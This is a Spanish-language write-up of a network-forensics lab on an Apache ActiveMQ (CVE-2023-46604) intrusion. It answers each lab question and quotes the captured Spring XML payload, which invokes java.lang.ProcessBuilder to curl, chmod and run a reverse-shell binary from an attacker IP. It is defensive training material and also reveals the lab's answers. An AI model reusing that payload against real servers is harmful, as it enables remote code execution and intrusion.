



OpenWire Lab

Category: Network Forensics

Tactics: Initial Access Execution

Tool: Wireshark

 Medium

 Retired

 4.5

Reto-1

Al identificar la IP C2, podemos bloquear el tráfico hacia y desde esta IP, ayudando a contener la violación y evitar una mayor exfiltración de datos o ejecución de comandos. ¿Puede proporcionar la IP del servidor C2 que se comunicó con nuestro servidor?

EN este caso práctico utilice la herramienta networkminer, en busca de la ip del servidor C2 entre al apartado de parámetros y filtre por server en el captura de red se presenta el server con el nombre value en SimpleHTTP/0.6 Python/3.8.10

The screenshot shows the NetworkMiner 2.7.3 interface. The main window displays a table of network traffic parameters and values. The table has columns for Parameter name, Parameter value, Frame number, Source host, Source port, Destination host, Destination port, Timestamp, and Details. The data is filtered by the keyword 'server'.

Parameter name	Parameter value	Frame number	Source host	Source port	Destination host	Destination port	Timestamp	Details
GET	/invoice.xml	11	134.209.197.3 (Linux)	TCP 49750	146.190.21.92 (146.190.21.92)	TCP 8000	2023-12-12 13:38:28 UTC	HTTP Request to 146.190.21.92
Cache-Control	no-cache	11	134.209.197.3 (Linux)	TCP 49750	146.190.21.92 (146.190.21.92)	TCP 8000	2023-12-12 13:38:28 UTC	HTTP Header
Pragma	no-cache	11	134.209.197.3 (Linux)	TCP 49750	146.190.21.92 (146.190.21.92)	TCP 8000	2023-12-12 13:38:28 UTC	HTTP Header
User-Agent	Java/11.0.21	11	134.209.197.3 (Linux)	TCP 49750	146.190.21.92 (146.190.21.92)	TCP 8000	2023-12-12 13:38:28 UTC	HTTP Header
Host	146.190.21.92:8000	11	134.209.197.3 (Linux)	TCP 49750	146.190.21.92 (146.190.21.92)	TCP 8000	2023-12-12 13:38:28 UTC	HTTP Header
HTTP Response Status Code	200 OK	13	146.190.21.92 (146.190.21.92)	TCP 8000	134.209.197.3 (Linux)	TCP 49750	2023-12-12 13:38:28 UTC	HTTP Response
Server	SimpleHTTP/0.6 Python/3.8.10	13	146.190.21.92 (146.190.21.92)	TCP 8000	134.209.197.3 (Linux)	TCP 49750	2023-12-12 13:38:28 UTC	HTTP Header
Date	Tue, 12 Dec 2023 13:38:28 GMT	13	146.190.21.92 (146.190.21.92)	TCP 8000	134.209.197.3 (Linux)	TCP 49750	2023-12-12 13:38:28 UTC	HTTP Header
Content-type	application/xml	13	146.190.21.92 (146.190.21.92)	TCP 8000	134.209.197.3 (Linux)	TCP 49750	2023-12-12 13:38:28 UTC	HTTP Header
Content-Length	816	13	146.190.21.92 (146.190.21.92)	TCP 8000	134.209.197.3 (Linux)	TCP 49750	2023-12-12 13:38:28 UTC	HTTP Header
Last-Modified	Tue, 12 Dec 2023 13:37:45 GMT	13	146.190.21.92 (146.190.21.92)	TCP 8000	134.209.197.3 (Linux)	TCP 49750	2023-12-12 13:38:28 UTC	HTTP Header
GET	/invoice.xml	20	134.209.197.3 (Linux)	TCP 49764	146.190.21.92 (146.190.21.92)	TCP 8000	2023-12-12 13:38:28 UTC	HTTP Request to 146.190.21.92
Cache-Control	no-cache	20	134.209.197.3 (Linux)	TCP 49764	146.190.21.92 (146.190.21.92)	TCP 8000	2023-12-12 13:38:28 UTC	HTTP Header
Pragma	no-cache	20	134.209.197.3 (Linux)	TCP 49764	146.190.21.92 (146.190.21.92)	TCP 8000	2023-12-12 13:38:28 UTC	HTTP Header
User-Agent	Java/11.0.21	20	134.209.197.3 (Linux)	TCP 49764	146.190.21.92 (146.190.21.92)	TCP 8000	2023-12-12 13:38:28 UTC	HTTP Header
Host	146.190.21.92:8000	20	134.209.197.3 (Linux)	TCP 49764	146.190.21.92 (146.190.21.92)	TCP 8000	2023-12-12 13:38:28 UTC	HTTP Header
HTTP Response Status Code	200 OK	22	146.190.21.92 (146.190.21.92)	TCP 8000	134.209.197.3 (Linux)	TCP 49764	2023-12-12 13:38:28 UTC	HTTP Response
Date	Tue, 12 Dec 2023 13:38:28 GMT	22	146.190.21.92 (146.190.21.92)	TCP 8000	134.209.197.3 (Linux)	TCP 49764	2023-12-12 13:38:28 UTC	HTTP Header
Content-type	application/xml	22	146.190.21.92 (146.190.21.92)	TCP 8000	134.209.197.3 (Linux)	TCP 49764	2023-12-12 13:38:28 UTC	HTTP Header
Content-Length	816	22	146.190.21.92 (146.190.21.92)	TCP 8000	134.209.197.3 (Linux)	TCP 49764	2023-12-12 13:38:28 UTC	HTTP Header
Last-Modified	Tue, 12 Dec 2023 13:37:45 GMT	22	146.190.21.92 (146.190.21.92)	TCP 8000	134.209.197.3 (Linux)	TCP 49764	2023-12-12 13:38:28 UTC	HTTP Header
GET	/invoice.xml	34	134.209.197.3 (Linux)	TCP 46158	128.199.52.72 (128.199.52.72)	TCP 80	2023-12-12 13:38:28 UTC	HTTP Request to 128.199.52.72
Host	128.199.52.72	34	134.209.197.3 (Linux)	TCP 46158	128.199.52.72 (128.199.52.72)	TCP 80	2023-12-12 13:38:28 UTC	HTTP Header
User-Agent	curl/7.68.0	34	134.209.197.3 (Linux)	TCP 46158	128.199.52.72 (128.199.52.72)	TCP 80	2023-12-12 13:38:28 UTC	HTTP Header
HTTP Response Status Code	200 OK	36	128.199.52.72 (128.199.52.72)	TCP 80	134.209.197.3 (Linux)	TCP 46158	2023-12-12 13:38:28 UTC	HTTP Response
Server	SimpleHTTP/0.6 Python/3.8.10	36	128.199.52.72 (128.199.52.72)	TCP 80	134.209.197.3 (Linux)	TCP 46158	2023-12-12 13:38:28 UTC	HTTP Header
Date	Tue, 12 Dec 2023 13:38:28 GMT	36	128.199.52.72 (128.199.52.72)	TCP 80	134.209.197.3 (Linux)	TCP 46158	2023-12-12 13:38:28 UTC	HTTP Header
Content-type	application/octet-stream	36	128.199.52.72 (128.199.52.72)	TCP 80	134.209.197.3 (Linux)	TCP 46158	2023-12-12 13:38:28 UTC	HTTP Header
Content-Length	250	36	128.199.52.72 (128.199.52.72)	TCP 80	134.209.197.3 (Linux)	TCP 46158	2023-12-12 13:38:28 UTC	HTTP Header
Last-Modified	Tue, 12 Dec 2023 12:23:04 GMT	36	128.199.52.72 (128.199.52.72)	TCP 80	134.209.197.3 (Linux)	TCP 46158	2023-12-12 13:38:28 UTC	HTTP Header

Q1 Resuelto: 2438

Al identificar la IP C2, podemos bloquear el tráfico hacia y desde esta IP, ayudando a contener la violación y evitar una mayor exfiltración de datos o ejecución de comandos. ¿Puede proporcionar la IP del servidor C2 que se comunicó con nuestro servidor?

146.190.21.92


Sugerencia

Enviar

Reto-2

Los puntos de entrada iniciales son críticos para rastrear el vector de ataque. ¿Cuál es el número de puerto del servicio que explotó el adversario?

Para encontrar el puerto que explotó que adversario me dirige hacia el apartado de sesión identificando la comunicación exitosa de la ip antes mencionada



NetworkMiner 2.7.3

File Tools Help

Hosts (4) Files (3) Images Messages Credentials Sessions (5) DNS Parameters (31) Keywords Anomalies

Filter keyword: Case sensitive ExactPhrase Any column Clear Apply

Frame nr.	Client host	C. port	Server host	S. port	Protocol (application layer)	Start time
8	134.209.197.3 (Linux)	49750	146.190.21.92 [146.190.21.92]	8000	Http	2023-12-12 13:38:28 UTC
17	134.209.197.3 (Linux)	49764	146.190.21.92 [146.190.21.92]	8000	Http	2023-12-12 13:38:28 UTC
1	146.190.21.92 [146.190.21.92]	47284	134.209.197.3 (Linux)	61616		2023-12-12 13:38:27 UTC
31	134.209.197.3 (Linux)	46158	128.199.52.72 [128.199.52.72]	80	Http	2023-12-12 13:38:28 UTC
41	134.209.197.3 (Linux)	43400	146.190.21.92 [146.190.21.92]	443	Ssl	2023-12-12 13:38:28 UTC

Case Panel

File MD5

c119... 8f58f...

Reload Case Files

Buffered Frames to Parse:

Q2  Resuelto: 2392


Los puntos de entrada iniciales son críticos para rastrear el vector de ataque. ¿Cuál es el número de puerto del servicio que explotó el adversario?

61616


 Sugerencia


 Enviar

Para esta responder esta pregunta, recurrir a consultar con información en el internet encontrándome con la información del servicio que corre atrás de ese puerto 61616


Q3  Resuelto: 2277

Siguiendo con la pregunta anterior, ¿cuál es el nombre del servicio que se encuentra vulnerable?

 Sugerencia

 Enviar

Para encontrar la ip del servidor me dirige nuevamente a las sesiones registradas en el network miner analizando cual es el servidor host de la empresa



Q4 Resuelto: 2329

La infraestructura del atacante a menudo involucra múltiples componentes. ¿Cuál es la IP del segundo servidor C2?

Sugerencia Enviar


Reto-5

Resuelto: 2267

Los atacantes generalmente dejan rastros en el disco. ¿Cuál es el nombre del ejecutable de shell inverso caído en el servidor?

Para encontrar el nombre del ejecutable decidí ir a wireshark colocando el comando

ip.addr == 146.190.21.92 && http



Entramos al follow>HTTP stream y vemos que en el paquete tenemos código con una dirección IP Docker **http://128.199.52.72/docker**

Wireshark · Follow HTTP Stream (tcp.stream eq 2) · c119-OpenWire.pcap

```
GET /invoice.xml HTTP/1.1
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Java/11.0.21
Host: 146.190.21.92:8080
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.8.10
Date: Tue, 12 Dec 2023 13:38:28 GMT
Content-type: application/xml
Content-Length: 816
Last-Modified: Tue, 12 Dec 2023 13:37:45 GMT

<?xml version="1.0" encoding="UTF-8" ?>
<beans xmlns="http://www.springframework.org/schema/beans"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="
    http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
  <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
    <constructor-arg>
      <list>
        <!--value>open</value>
        <value>-a</value>
        <value>calculator</value -->
        <value>bash</value>
        <value>-c</value>
        <value>curl -s -o /tmp/docker http://128.199.52.72/docker; chmod +x /tmp/docker; ./tmp/docker</value>
      </list>
    </constructor-arg>
  </bean>
</beans>
```

1 client pkt(s), 1 server pkt(s), 1 turn(s).

Entire conversation (1218 bytes)

Show data as ASCII

Find: Find Next

Help Filter Out This Stream Print Save as... Back Close

Q5

Resuelto: 2267

Los atacantes generalmente dejan rastros en el disco. ¿Cuál es el nombre del ejecutable de shell inverso caído en el servidor?

docker



Sugerencia



Enviar

¿Qué clase de Java fue invocada por el archivo XML para ejecutar el exploit?

Esto lo encontraremos en el mismo información del paquete anterior observando la clase observamos que la clase es:

```
GET /invoice.xml HTTP/1.1
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Java/11.0.21
Host: 146.190.21.92:8000
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.8.10
Date: Tue, 12 Dec 2023 13:38:28 GMT
Content-type: application/xml
Content-Length: 816
Last-Modified: Tue, 12 Dec 2023 13:37:45 GMT

<?xml version="1.0" encoding="UTF-8" ?>
<beans xmlns="http://www.springframework.org/schema/beans"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="
    http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
  <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
    <constructor-arg >
      <list>
        <!--value>open</value>
        <value>-a</value>
        <value>calculator</value -->
        <value>bash</value>
        <value>-c</value>
        <value>curl -s -o /tmp/docker http://128.199.52.72/docker; chmod +x /tmp/docker; ./tmp/docker</value>
      </list>
    </constructor-arg>
  </bean>
</beans>
```

1 client pkt(s), 1 server pkt(s), 1 turn(s).

Q6  Resuelto: 2275

¿Qué clase de Java fue invocada por el archivo XML para ejecutar el exploit?

java.lang.ProcessBuilder

 Sugerencia

 Enviar

Reto-7

Para comprender mejor la falla de seguridad específica explotada, ¿puede identificar el identificador CVE asociado con esta vulnerabilidad?

Para buscar en CVE recurrimos nuevamente a usar búsquedas en internet buscando por las vulnerabilidades de apache activeMQ

The screenshot shows a blog post from Rapid7 about CVE-2023-46604 in Apache ActiveMQ. The article describes a remote code execution vulnerability in the OpenWire protocol. It mentions that the vulnerability allows a remote attacker to run arbitrary shell commands by manipulating serialized class types. The article also notes that the root cause of the issue is insecure deserialization. The affected products are listed as Apache ActiveMQ 5.18.0 before 5.18.3, Apache ActiveMQ 5.17.0 before 5.17.6, Apache ActiveMQ 5.16.0 before 5.16.7, Apache ActiveMQ before 5.15.16, and Apache ActiveMQ Legacy OpenWire Module 5.18.0 before 5.18.3. The right sidebar contains popular tags like Metasploit, Metasploit Weekly Wrapup, Vulnerability Management, Research, Detection and Response, and Logentries. It also features related posts such as 'Fortinet Firewalls Hit with New Zero-Day Attack, Older Data Leak' and 'CVE-2025-0282: Ivanti Connect Secure Zero-Day Exploited in the Wild'.

Como parte de abordar la vulnerabilidad, el proveedor implementó un paso de validación para evitar la explotación. Especifique la clase Java y el método donde se agregó este paso de validación.

Q7 Resuelto: 2229

Para comprender mejor la falla de seguridad específica explotada, ¿puede identificar el identificador CVE asociado con esta vulnerabilidad?

CVE-****-*****

CVE-2023-46604

Sugerencia

Enviar

Reto-8

Como parte de abordar la vulnerabilidad, el proveedor implementó un paso de validación para evitar la explotación. Especifique la clase Java y el método donde se agregó este paso de validación.

Para este caso igual que el anterior recurrimos a consultar en internet en foro del proveedor en este caso utilice esta pagina como consulta <https://www.vicarius.io/vsociety/posts/apache-activemq-rce-cve-2023-46604>

The screenshot shows the vsociety_ website interface. On the left, there's a navigation menu with 'scripts', 'CVEs', 'apps', and 'OS'. The main content area displays a code snippet from a Java file, with line numbers 232 to 240. A red arrow points to line 236, which contains a catch block for `IllegalArgumentException`. Below the code, there's a paragraph explaining the `BaseDataStreamMarshaller` class and its purpose. To the right, there's a 'Table of content' section, a user profile for '@jakaba' with 74 posts, and a 'subscribe to user' button. Below that, there's a 'Share' section with social media icons. At the bottom right, there's a 'CVEs' section with a highlighted entry for 'CVE-2023-46604' with a critical severity of 10.

```
232 234      constructor constructor = clazz.getConstructor(new Class[] {String.class});
233 235      return (Throwable)constructor.newInstance(new Object[] {message});
236 + 237      } catch (IllegalArgumentException e) {
237 +      return e;
238 239      } catch (Throwable e) {
239 240      return new Throwable(className + ": " + message);
240 241      }
```

The class `BaseDataStreamMarshaller` serves as an abstract implementation for the OpenWire protocol version 1 in the ActiveMQ message broker.

The purpose of the `BaseDataStreamMarshaller` class is to facilitate the marshaling of data streams within the context of the OpenWire protocol. The use of dynamic class loading and instantiation of throwable objects in the `createThrowable` method indicates a mechanism designed to handle exceptions or errors during the marshaling process.

The `validateIsThrowable` method from the `OpenWireUtil` class that is added in the fix highlights the importance of ensuring that the throwable classes created adhere to the expected structure, particularly by extending the `Throwable` class. This adherence is crucial for maintaining the integrity of the OpenWire protocol's exception-handling framework.

Here's a breakdown of the method:

1. It attempts to load the class with the specified name (`className`) using the class loader of the `BaseDataStreamMarshaller` class.
2. The `validateIsThrowable` method from the `OpenWireUtil` class is called to ensure that the loaded class extends the `Throwable` class. If not, an `IllegalArgumentException` is thrown. This check is added to the patch.

CVEs

CVE-2023-46604

10 Critical Severity

Q8 Resuelto: 2008

Como parte de abordar la vulnerabilidad, el proveedor implementó un paso de validación para evitar la explotación. Especifique la clase Java y el método donde se agregó este paso de validación.


Clase.Método

BaseDataStreamMarshaller.createThrowable

Sugerencia

Enviar

FIN



Attempt this Lab

malowerr

Has successfully completed 🎉

OpenWire Lab

During your shift as a tier-2 SOC analyst, you receive an escalation from a tier-1 analyst regarding a public-facing server. This server has been flagged for making outbound connections to multiple suspicious IPs. In response, you initiate the standard incident response protocol, which includes isolating the server from the network to prevent potential lateral movement or data exfiltration and obtaining a packet capture from the NSM utility for analysis. Your task is to analyze the pcap and assess for...

[Read More >](#)

🔍 Network Forensics

📶 Medium

🕒 Feb 23, 2025

TACTICS

Initial Access

Execution

TOOLS

Wireshark

